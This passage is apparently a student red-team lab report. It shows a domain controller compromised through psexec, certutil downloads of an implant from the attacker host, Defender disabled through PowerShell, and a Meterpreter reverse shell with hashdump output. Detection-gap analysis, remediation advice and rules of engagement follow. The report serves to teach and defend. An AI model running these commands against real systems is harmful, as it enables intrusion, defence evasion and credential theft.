Figure 52: Python3 HTTP server hosting implant on port 80 for LOLBin delivery

On the DC psexec shell, initial certutil download attempts were blocked by Windows Defender (Figure 53). After disabling Defender via PowerShell (Set-MpPreference -DisableRealtimeMonitoring \$true), certutil successfully downloaded the implant (Figure 54, T1105, T1562.001).

```

(kali@kali)-[~]
└─$ impacket-psexec abcd.local/sadmin:'Summer2025!'@192.168.56.10
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.56.10.....
[*] Found writable share ADMIN$
[*] Uploading file zLhBeiWn.exe
[*] Opening SVCManager on 192.168.56.10.....
[*] Creating service ZkKr on 192.168.56.10.....
[*] Starting service ZkKr.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> mkdir C:\Temp
Access is denied.

C:\Windows\system32> certutil -urlcache -split -f http://192.168.56.5/update.exe C:\Temp\update.exe
Access is denied.

C:\Windows\system32> certutil -urlcache -split -f http://192.168.56.5/update.exe C:\Windows\Temp\update.exe
Access is denied.

C:\Windows\system32> certutil -urlcache -split -f http://192.168.56.5/update.exe C:\Users\Public\update.exe
Access is denied.

C:\Windows\system32> powershell -c "Invoke-WebRequest -Uri http://192.168.56.5/update.exe -OutFile C:\Users\Public\update.exe"

```

Figure 53: psexec shell on DC - certutil downloads blocked (Access Denied) from C:\Temp, C:\Windows\Temp, C:\Users\Public; PowerShell Invoke-WebRequest attempted

```

C:\Windows\system32> powershell -c "Set-MpPreference -DisableRealtimeMonitoring $true"

C:\Windows\system32> certutil -urlcache -split -f http://192.168.56.5/update.exe C:\Users\Public\update.exe
**** Online ****
0000 ...
1c00
CertUtil: -URLCache command completed successfully.

C:\Windows\system32>

```

Figure 54: Defender disabled via PowerShell (Set-MpPreference -DisableRealtimeMonitoring \$true), then certutil download succeeded - CertUtil: -URLCache command completed successfully (T1105, T1562.001)

The implant was executed, and wmic process list brief confirmed all running processes (Figure 55). Additional LOLBin commands demonstrated wmic computersystem and schtasks /query enumeration (Figure 56, T1047, T1053.005).

```

C:\Windows\system32> C:\Users\Public\update.exe

C:\Windows\system32> wmic process list brief

```

HandleCount	Name	Priority	ProcessId	ThreadCount	WorkingSetSize
0	System Idle Process	0	0	1	8192
1922	System	8	4	91	118784
0	Registry	8	68	4	67022848
53	smss.exe	11	248	2	1200128
479	csrss.exe	13	344	16	5808128
172	wininit.exe	13	416	1	7311360
287	csrss.exe	13	424	11	5955584
265	winlogon.exe	13	472	2	14553088
606	services.exe	9	544	5	13406208
1716	lsass.exe	9	552	28	58335232
89	svchost.exe	8	732	1	4042752
929	svchost.exe	8	752	10	26935296
887	svchost.exe	8	784	10	12206080
264	svchost.exe	8	824	4	8036352
610	dwm.exe	13	892	13	55525376
266	svchost.exe	8	936	4	11067392
127	svchost.exe	8	988	4	7598080
209	svchost.exe	8	1004	4	7589888
212	svchost.exe	8	220	1	9990144
185	svchost.exe	8	292	2	12062720
221	svchost.exe	8	676	6	7778304
260	svchost.exe	8	1028	11	9256960
395	svchost.exe	8	1036	8	19025920
279	svchost.exe	8	1088	7	12517376
233	svchost.exe	8	1096	2	11821056
177	svchost.exe	8	1116	7	8044544
152	svchost.exe	8	1164	2	5951488
365	svchost.exe	8	1212	4	12562432
182	svchost.exe	8	1264	3	8687616
379	svchost.exe	8	1272	9	15093760
400	svchost.exe	8	1332	14	18554880
317	svchost.exe	8	1360	4	9179136
362	svchost.exe	8	1472	10	8867840
186	svchost.exe	8	1480	2	12406784
165	svchost.exe	8	1572	5	7499776
224	svchost.exe	8	1592	5	9420800
223	svchost.exe	8	1640	4	9420800

Figure 55: Implant executed (C:\Users\Public\update.exe), wmic process list brief showing all running processes including lsass.exe PID 552 (T1047)

```

C:\Windows\system32> wmic computersystem get name,domain
Domain      Name
-----
abcd.local  WIN-6H32018ERLM

C:\Windows\system32> schtasks /query /fo LIST | more

Folder: \
HostName: WIN-6H32018ERLM
TaskName: \CreateExplorerShellUnelevatedTask
Next Run Time: N/A
Status: Running
Logon Mode: Interactive only

Folder: \
HostName: WIN-6H32018ERLM
TaskName: \User_Feed_Synchronization-{3B368C0D-BF5C-4D30-A58A-70EEBAFBD11A}
Next Run Time: 4/28/2026 6:07:38 AM
Status: Ready
Logon Mode: Interactive only

Folder: \Microsoft
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows\NET Framework
HostName: WIN-6H32018ERLM
TaskName: \Microsoft\Windows\NET Framework\NET Framework NGEN v4.0.30319
Next Run Time: N/A
Status: Ready
Logon Mode: Interactive/Background

Folder: \Microsoft\Windows\NET Framework\NET Framework NGEN v4.0.30319 64
HostName: WIN-6H32018ERLM
TaskName: \Microsoft\Windows\NET Framework\NET Framework NGEN v4.0.30319 64
Next Run Time: N/A
Status: Ready
Logon Mode: Interactive/Background

Folder: \Microsoft\Windows\NET Framework\NET Framework NGEN v4.0.30319 64 Critical
HostName: WIN-6H32018ERLM
TaskName: \Microsoft\Windows\NET Framework\NET Framework NGEN v4.0.30319 Critical
Next Run Time: N/A
Status: Disabled
Logon Mode: Interactive/Background

```

Figure 56: LOLBin commands - wmic computersystem get name,domain (abcd.local/WIN-6H32018ERLM), schtasks /query showing scheduled tasks (T1047, T1053.005)

A Meterpreter session was established with NT AUTHORITY\SYSTEM on WIN-6H32018ERLM (Figure 57). Session interaction confirmed getuid, sysinfo (Windows Server 2019, Domain ABCD), and full process listing (Figure 58). The hashdump command re-extracted all domain NTLM hashes via the C2 channel (Figure 59, T1003.002).

```

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.56.5:4444
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
[*] Sending stage (203846 bytes) to 192.168.56.10
[*] Meterpreter session 1 opened (192.168.56.5:4444 -> 192.168.56.10:50605) at 2026-04-29 00:08:33 -0400
sessions -l

Active sessions
-----
Id  Name  Type  Information  Connection
--  -
1   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-6H32018ERLM  192.168.56.5:4444 -> 192.168.56.10:50605 (192.168.56.10)
msf6 exploit(multi/handler) >

```

Figure 57: Meterpreter session 1 opened - NT AUTHORITY\SYSTEM @ WIN-6H32018ERLM, connection 192.168.56.5:4444 to 192.168.56.10:50605 (T1573)

```

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : WIN-6H32018ERLM
OS            : Windows Server 2019 (10.0 Build 17763)
Architecture : x64
System Language : en_US
Domain       : ABCD
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter > getpid
Current pid: 2064
meterpreter > ps

Process List

PID  PPID  Name                Arch  Session  User                                Path
--  --  --
0    0    [System Process]    x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\smss.exe
4    0    System              x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
68   4    Registry            x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
168  544  sppsvc.exe          x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
172  544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
220  544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
248  4    smss.exe            x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
292  544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
344  332  csrss.exe           x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
416  332  wininit.exe         x64   1         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
424  408  csrss.exe           x64   1         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
436  544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
472  408  winlogon.exe        x64   1         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
544  416  services.exe        x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
552  416  lsass.exe           x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
676  544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
732  544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
752  544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
784  544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
824  544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
872  544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
892  472  dwm.exe             x64   1         Window Manager\DWMM-1            C:\Windows\System32\svchost.exe
900  544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
936  544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
988  544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
1004 544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
1020 544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
1028 544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
1036 544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
1088 544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
1096 544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
1116 544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
1164 544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe
1212 544  svchost.exe         x64   0         NT AUTHORITY\SYSTEM               C:\Windows\System32\svchost.exe

```

Figure 58: Meterpreter session - getuid (NT AUTHORITY\SYSTEM), sysinfo (Windows Server 2019, Domain ABCD), getpid (2064), ps (full process list) (T1573)

```

4804 752  ApplicationFrameHost.exe x64 1 ABCD\Administrator C:\Windows\System32\svchost.exe
4808 544  svchost.exe             x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
4888 752  ApplicationFrameHost.exe x64 1 ABCD\Administrator C:\Windows\System32\svchost.exe
4940 544  SecurityHealthService.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3095d217d696bd956c398b6a8ffee701:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ef5131f3a235ca2be3348c0e0ec84626b:::
jsmith:1103:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
sadmin:1104:aad3b435b51404eeaad3b435b51404ee:008defc8e9f9fbf3ebca2f665d3e36b8:::
sqlservice:1105:aad3b435b51404eeaad3b435b51404ee:6501549cb9cec0bb96e61ec045694d30:::
WIN-6H32018ERLM$:1000:aad3b435b51404eeaad3b435b51404ee:f5b338a03fc3e1d7a3e8379e4fcbcfdc:::
VM3-CLIENT$:1106:aad3b435b51404eeaad3b435b51404ee:41b062a34a6f6f68f8e0e0e7adde01c9:::
meterpreter >

```

Figure 59: Meterpreter hashdump - all domain NTLM hashes dumped via C2: Administrator, Guest, krbtgt, jsmith, sadmin, sqlservice, WIN-6H32018ERLM\$, VM3-CLIENT\$ (T1003.002)

5. Detection Gap Analysis

Each attack phase succeeded because specific controls were absent. The following table maps each technique to its detection failure and the missing control.

Attack Phase	ATT&CK ID	Why Not Detected	Missing Control
Nmap Scanning	T1046	No IDS monitoring internal traffic	Network IDS (Snort/Suricata)
vsftpd Backdoor	T1190	14-year-old unpatched service running	Patch management, vulnerability scanning
SQL Injection	T1190	No WAF, no input validation	WAF, parameterised queries

Credential Reuse	T1078.002	No lockout policy, weak passwords allowed	14+ char policy, MFA, UEBA
DCSync	T1003.006	No monitoring of DRS replication (Event 4662)	SIEM rule for 4662, Defender for Identity
SMB Exfiltration	T1041	No DLP, no file access auditing	DLP, Event 4663 auditing
Defender Disabled	T1562.001	No tamper protection on AV	Tamper-protected EDR
Certutil LOLBin	T1105	certutil URL downloads not monitored	WDAC, proxy logging
C2 Beaconing	T1573	No EDR or NTA on DC	EDR, network behaviour analysis

The biggest failure was lack of a SIEM. The lack of centralised logging meant that there was no visibility into DCSync activities (Event 4662), credential abuse (Event 4625), or lateral movement. Implementation of a SIEM that uses correlation rules would identify most of the attack stages.

6. Conclusion

The interaction showed a full chain attack of unauthenticated access to the network leading to full domain compromise and data exfiltration of the customers within less than two hours. The most severe results were: (1) unpatched RCE vulnerability to allow root access; (2) weak AD password allowing lateral movement without exploitation; (3) no EDR on the Domain Controller, (4) no DLP controls on the Domain Controller to allow silent PII exfiltration. The security position of the organisation is very inadequate to manage personal data as required by UK GDPR. The short-term plan should address fixing all internet-facing services; implementing a policy of 14-character passwords and phishing-resistant MFA, implementing EDR, and installing a SIEM with AD monitoring.

7. References

- [1] CrowdStrike, “2025 Global Threat Report,” *Crowdstrike.com*, Feb. 27, 2025.
<https://www.crowdstrike.com/en-us/global-threat-report/> (accessed Apr 26, 2026).
- [2] A. Dessaints, “UK Data Protection Act 2018 Explained: Scope, Principles & Business Compliance,” *Dpo-consulting.com*, Oct. 2025. <https://www.dpo-consulting.com/blog/uk-data-protection-act-explained> (accessed Apr 29, 2026).
- [3] “OWASP Web Security Testing Guide | OWASP Foundation,” *Owasp.org*, 2020.
<https://owasp.org/www-project-web-security-testing-guide/> (accessed May 01, 2026).
- [4] S. Coyle, “Port Scanning Techniques Tools and Detection,” *Preprints.org*, Mar. 05, 2024.
https://www.preprints.org/frontend/manuscript/6b30d6451404b1b171545c217ea5096c/download_public (accessed Apr. 26, 2026).
- [5] O. Mane, Y. Hande, and A. Pai, “Living Off the Land Attacks: Detection and Mitigation Strategies,” *2026 International Conference on Emerging Trends and Innovations in ICT (ICEI)*, pp. 1–6, Jan. 2026, doi: 10.1109/icei65890.2026.11447548.

Appendix A: Rules of Engagement

Engagement: ABCD Ltd Red Team Penetration Test

Operator: [Student Name]

Dates: 28 April – 5 May 2026

A.1 Scope

- In-scope: VM1-DC (192.168.56.10), VM2-Metasploitable (192.168.56.23), VM3-Client (192.168.56.12)
- Out-of-scope: Host machine, real internet infrastructure, any unlisted systems

A.2 Permitted Techniques

- Network scanning, vulnerability exploitation, privilege escalation, lateral movement, credential harvesting and offline cracking, C2 deployment, data exfiltration (dummy data only)

A.3 Excluded Activities

- Denial of Service, attacks on out-of-scope systems, permanent data destruction, zero-day exploitation

A.4 Kill Switch

Immediate VM power-off via VirtualBox. All VMs have pre-attack snapshots for instant rollback.

A.5 Legal Statement

All testing on personally owned, isolated VMs. Full compliance with the UK Computer Misuse Act 1990. Academic purposes under ACCA7033.

Appendix B: Threat Emulation Plan

Emulated Actor: Scattered Spider (UNC3944)

Objective: Exfiltrate customer PII from VM3 and achieve Domain Admin on VM1

#	Tactic	ATT&CK ID	Technique	Action
1	Reconnaissance	T1595.001	Active Scanning	Nmap discovery 192.168.56.0/24
2	Reconnaissance	T1046	Service Scanning	Full port scan all targets
3	Initial Access	T1190	Exploit Public App	vsftpd 2.3.4 backdoor VM2
4	Execution	T1059.004	Unix Shell	Root shell on VM2
5	Cred Access	T1003	Cred Dumping	/etc/shadow + hash crack
6	Initial Access	T1190	SQL Injection	UNION SELECT hash dump DVWA
7	Lateral Mvmt	T1078.002	Valid Accounts	Credential reuse via netexec
8	Discovery	T1087.002	Domain Discovery	BloodHound AD enumeration
9	Lateral Mvmt	T1021.002	SMB Exec	psexec SYSTEM shell on DC
10	Cred Access	T1003.006	DCSync	secretsdump all domain hashes
11	Collection	T1005	Data from System	SMB access VM3 Confidential
12	Exfiltration	T1041	Exfiltration	smbclient download PII
13	C2	T1573	Encrypted Channel	Meterpreter reverse TCP
14	Def Evasion	T1562.001	Impair Defenses	Disable Windows Defender
15	Ingress	T1105	LOLBin	certutil download implant

Appendix C: Lab Network Configuration

Component	Details
Hypervisor	Oracle VirtualBox 7.2.8
Network	Host-Only Adapter (VirtualBox Host-Only Ethernet Adapter #4)
Subnet	192.168.56.0/24
Internet	NONE - fully isolated (verified Figure 7)
Kali Linux	192.168.56.5 Attack Machine Kali 2025.1c
VM1-DC	192.168.56.10 Domain Controller Windows Server 2019 abcd.local
VM2-Metasploitable	192.168.56.23 Web Server Ubuntu 8.04 / Metasploitable 2
VM3-Client	192.168.56.12 Workstation Windows 11 Home